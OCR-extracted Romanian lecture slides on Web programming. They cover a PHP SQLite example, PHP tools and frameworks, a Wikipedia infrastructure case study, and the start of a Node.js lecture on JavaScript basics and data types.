
```
// deschidem o bază de date SQLite versiunea 2
// (dacă nu există, va fi creată)
if (($bd = sqlite_open ('studenti', 0606, $er)) === FALSE) { die ($er); }
// creăm o tabelă și inserăm o înregistrare
sqlite_exec ('CREATE TABLE studs (name varchar(50), age smallint(2))',
    $bd);
sqlite_exec ("INSERT INTO studs VALUES ('...'," . rand(10, 90) . ')', $bd);
// selectăm studenții cu vârste între 20 și 50
$rez = sqlite_query ('SELECT * FROM studs WHERE age < 50 and
    age > 20 ORDER BY age desc', $bd);
// generăm construcții HTML cu rezultatele provenite în urma interogării
while ($r = sqlite_fetch_array ($rez)) {
  echo '<p>' . $r['name'] . ' are ' . $r['age'] . ' de ani.</p>';
}
```

temă: de rescris programul în varianta obiectuală (clasa SQLite3)

Instrumente utile pentru dezvoltatorii Web?



PEAR (*PHP Extension and Application Repository*)
module ce extind funcționalitățile PHP: **http://pear.php.net/**



PECL (*PHP Extension Community Library*)

extensii oferite de terți: **http://pecl.php.net/**

instrumente: *framework*-uri

Facilități:
MV*, șabloane de proiectare,
acces la baze de date (DAO, ActiveRecord,...),
validare și filtrare a datelor de intrare, autentificare,
controlul accesului, management de sesiuni, *caching*,
transfer asincron de date (Ajax, WebSocket), *templating*,
suport pentru servicii Web și API-uri REST, module etc.

http://www.phpwact.org/php/mvc_frameworks

instrumente: *framework*-uri

CakePHP – **http://cakephp.org/**
CodeIgniter – **http://www.codeigniter.com/**
Laravel – **http://laravel.com/**
Symfony – **http://symfony.com/**
Yii – **http://www.yiiframework.com/**
Zend Framework – **http://framework.zend.com/**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

instrumente

Managementul dependențelor
dintre biblioteci și pachete

Composer
https://getcomposer.org/

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Packagist

The PHP package archivist.

avansat

web service

Packages

webignition/web-resource-service — 1 277 ★ 0

Service to retrieve over HTTP a \webignition\WebResource\WebResource

guzzle/service — 12 249 ★ 1

Guzzle service component for abstracting RESTful web services

⚠ Abandoned! Use: guzzle/guzzle

lexpress/sf-web-browser-plugin — 627 ★ 0

HTTP client capable of making web requests now available

useallfive/doctrine-web-console

Doctrine Web Console Service Provider

depozit de pachete (*repository*) gestionate prin Composer:
https://packagist.org/

guzzlehttp/guzzle — 1 526 249 ★ 21

Guzzle is a PHP HTTP client library and framework for building RESTful web service clients

matryoshka-model/service-api — 47 ★ 1

A set of utilities aimed at consuming HTTP API services

instrumente

Medii pre-configurate pentru dezvoltare Web
server Web + PHP + server(e) de baze de date + utilitare

Apache + PHP + MySQL/MongoDB + Perl + ...
AMPPS – **http://www.ampps.com/**
XAMPP – **http://www.apachefriends.org/**

Nginx + PHP + MySQL + instrumente de administrare
WT-NMP – **http://wtriple.com/wtnmp/**

instrumente

Medii de dezvoltare (și pentru) PHP de tip *cloud*

Codenvy – **https://codenvy.com/**
Codio – **https://codio.com/**
Koding – **https://koding.com/**

instrumente

Editarea și execuția *online* a programelor PHP

Ideone – **http://ideone.com/**
PhpFiddle – **http://phpfiddle.org/**

a se experimenta și SQL Fiddle – **http://sqlfiddle.com/**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

extensii

Hack (Facebook, aprilie 2014)
limbaj de programare pentru HHVM, extinzând PHP

scop: creșterea productivității dezvoltatorului Web

facilități: tipuri de date explicite (*type annotations*), *generics*, expresii λ, colecții (Vector, Map, Set, Pair), tuple, programare asincronă (async) și altele

http://hacklang.org/

critici majore

lipsa unei specificații formale a limbajului
(în lucru începând cu 2014)

inconsistență – *e.g.*, foreach, nume de funcții predefinite

lipsa suportului nativ pentru Unicode

lipsa suportului nativ pentru *multi-threading*,
însă posibil via extensii ca pthreads – http://pthreads.org/

http://eev.ee/blog/2012/04/09/php-a-fractal-of-bad-design/
http://www.quora.com/Criticism-of-PHP

studiu de caz: Wikipedia

WIKIPEDIA
The Free Encyclopedia

Main page
Contents
Featured content
Current events
Random article
Donate to Wikipedia
Wikimedia Shop

Interaction
Help
About Wikipedia
Community portal
Recent changes
Contact page

Tools
What links here
Related changes
Upload file
Special pages
Permanent link
Page information
Wikidata item
Cite this page

Article Talk Read Edit View history Search

World Wide Web

From Wikipedia, the free encyclopedia

> *"WWW" and "The web" redirect here. For other uses of WWW, see WWW (disambiguation). For other uses of web, see Web (disambiguation).*

The **World Wide Web** (**WWW**, **W3**) is an information system of interlinked hypertext documents that are accessed via the Internet.[1] It has also commonly become known simply as *the Web*. Individual document pages on the World Wide Web are called web pages and are accessed with a software application running on the user's computer, commonly called a web browser. Web pages may contain text, images, videos, and other multimedia components, as well as web navigation features consisting of hyperlinks.

Tim Berners-Lee, a British computer scientist and former CERN employee,[2] is considered the inventor of the Web. On 12 March 1989,[3] Berners-Lee wrote a proposal for what would eventually become the World Wide Web.[4] The 1989 proposal was meant for a more effective CERN communication system but Berners-Lee eventually realised the concept could be implemented throughout the world.[5] Berners-Lee and Belgian computer scientist Robert Cailliau proposed in 1990 to use hypertext "to link and access information of various kinds as a web of nodes in which the user can browse at will",[6] and Berners-Lee finished the first website in December of that year.[7] The first test was completed around 20 December 1990 and Berners-Lee reported about the project on the newsgroup *alt.hypertext* on 7 August 1991.[8]

Contents [hide]

1 History
2 Function
2.1 Linking

studiu de caz: wikipedia

Scop: oferirea de conținut deschis
via o suită de aplicații Web colaborative: *wiki*-uri

alături de Wikipedia,
există Wiktionary, Wikinews, Wikibooks, Wikiquote,
Wikisource, Wikiversity, Wikispecies,
Wikimedia, Wikidata

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

studiu de caz: wikipedia

MediaWiki (sistemul *wiki* utilizat pentru toate serviciile)
PHP (platforma pe care rulează MediaWiki via HHVM)
MySQL / MariaDB (soluția principală de stocare)
ImageMagick, DjVu, TeX, rsvg, ploticus etc.
(pentru procesare de conținuturi grafice în MediaWiki)
Linux Ubuntu (platforma de exploatare)

http://meta.wikimedia.org/wiki/Wikimedia_servers


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

studiu de caz: wikipedia

asigurarea performanței:
Squid și Varnish (*proxy* & *caching* pentru conținut HTML)
Memcached (*caching* interogări asupra bazelor de date)
Apache Lucene (indexare textuală, facilitând căutarea)
Ceph și Swift (soluții de stocare redundantă distribuită)
Linux Virtual Server – LVS (*load balancing*)
PowerDNS (soluție C++ pentru DNS)

http://meta.wikimedia.org/wiki/Wikimedia_servers


avansat




pentru detalii, a se consulta
www.mediawiki.org/wiki/Presentations

rezumat

privire generală asupra PHP



caracterizare, facilități, instrumente



episodul viitor:

dezvoltarea de aplicații Web cu Node.js

avansat

Tehnologii Web

programare Web

JavaScript la nivel de server – Node.js
(aspecte esențiale)

“Cine a văzut vreodată o bijuterie frumos cizelată de bijutier cu ajutorul ciocanului?”

Jan Amos Comenius

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

JavaScript

un limbaj de programare pentru Web

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

Inventat de Brendan Eich (1995)
denumit inițial Mocha, apoi LiveScript

Oferit în premieră de *browser*-ul Netscape Navigator

Adaptat de Microsoft: JScript (1996)

Standardizat ca ECMAScript: ECMA-262 (1997)

www.w3.org/community/webed/wiki/A_Short_History_of_JavaScript

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

ECMAScript

versiunea standardizată actuală: 5.1 (iunie 2011)
www.ecma-international.org/publications/standards/Ecma-262.htm

versiunea în lucru: 6.0 – ES6 (în curând)
git.io/es6features

referința de bază: https://developer.mozilla.org/JavaScript

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Limbaj de tip *script* (interpretat)

destinat să manipuleze, să automatizeze
și să integreze funcționalitățile
oferite de un anumit sistem

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Limbaj de tip *script* (interpretat)

nu necesită intrări/ieșiri în mod implicit

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Adoptă diverse paradigme de programare

imperativă

à la C

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Adoptă diverse paradigme de programare

funcțională

λ calcul ▸ funcții anonime, închideri (*closures*),...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Adoptă diverse paradigme de programare

pseudo-obiectuală

via prototipuri
(obiectele moștenesc alte obiecte, nu clase)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Adoptă diverse paradigme de programare

dinamică

variabilele își pot schimba tipul
pe parcursul rulării programului

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Cum putem executa programele JavaScript?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Mediu de execuție (*host-environment*)

navigator Web

permite rularea de aplicații Web la nivelul unei platforme
(un sistem de operare)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Mediu de execuție (*host-environment*)

navigator Web

permite rularea de aplicații Web la nivelul unei platforme (un sistem de operare)

inclusiv pe dispozitive mobile: Android, iOS, Firefox OS, Fire OS (Kindle Fire), Windows Phone,…

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Mediu de execuție (*host-environment*)

navigator Web

„injectarea” de cod JavaScript
în documentele HTML via elementul **<script>**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Mediu de execuție (*host-environment*)

navigator Web

„injectarea” de cod JavaScript
în documentele HTML via elementul **<script>**

cod extern referit printr-un URL
vs. cod inclus direct în pagina Web

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Mediu de execuție (*host-environment*)

independent de navigatorul Web

platforme de dezvoltare de aplicații distribuite: Node.js
servere de baze de date – *e.g.*, Apache CouchDB
componente ale sistemului de operare
aplicații de sine-stătătoare – *e.g.*, Adobe Creative Suite

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: sintaxa

Cuvinte rezervate:

break else new var case finally return void catch for switch while continue function this with default if throw delete in try do instanceof typeof

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: sintaxa

Alte cuvinte rezervate:

abstract enum int short boolean export interface static byte extends long super char final native synchronized class float package throws const goto private transient debugger implements protected volatile double import public

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: tipuri de date

Number

reprezentare în dublă precizie

stocare pe 64 biți – standardul IEEE 754

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: tipuri de date

String

secvențe de caractere Unicode

fiecare caracter ocupă 16 biți (UTF-16)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: tipuri de date

Boolean

expresii ce se pot evalua ca fiind *true*/*false*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: tipuri de date

Object

aproape totul e considerat ca fiind obiect, inclusiv funcțiile

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: tipuri de date

Null

semnifică „nicio valoare”

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: tipuri de date

Undefined

are semnificația „nicio valoare asignată încă”

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: tipuri de date

Nu există valori întregi

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: tipuri de date

Nu există valori întregi

convertirea unui șir în număr: **parseInt ()**

parseInt ("123") ≡ 123
parseInt ("11", 2) ≡ 3

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: tipuri de date

„Valoarea” **NaN** (“*not a number*”)

parseInt ("Salut") ≡ NaN

isNaN (NaN + 3) ≡ true

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: tipuri de date

Valori speciale:

Infinity
–Infinity

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: tipuri de date

Un caracter reprezintă un șir de lungime 1

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: tipuri de date

Șirurile sunt obiecte

"Salut".length ≡ 5

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: tipuri de date

Metode utile
pentru procesarea şirurilor de caractere:

s.**charAt**(pos) s.**charCodeAt**(pos) s.**concat**(s1, ..)
s.**indexOf**(s1, start)
s.**match**(regexp) s.**replace**(search, replace)
s.**slice**(start, end) s.**split**(separator, limit)
s.**substring**(start, end)
s.**toLowerCase**() s.**toUpperCase**()
etc.

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: tipuri de date

Valorile 0, "", NaN, null, undefined
sunt interpretate ca fiind *false*

!!234 ≡ true

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

caracteristici: variabile

Variabilele se declară cu **var**

```
var marime;
var numeAnimal = "Tux";
```

variabilele declarate fără valori asignate,
se consideră undefined

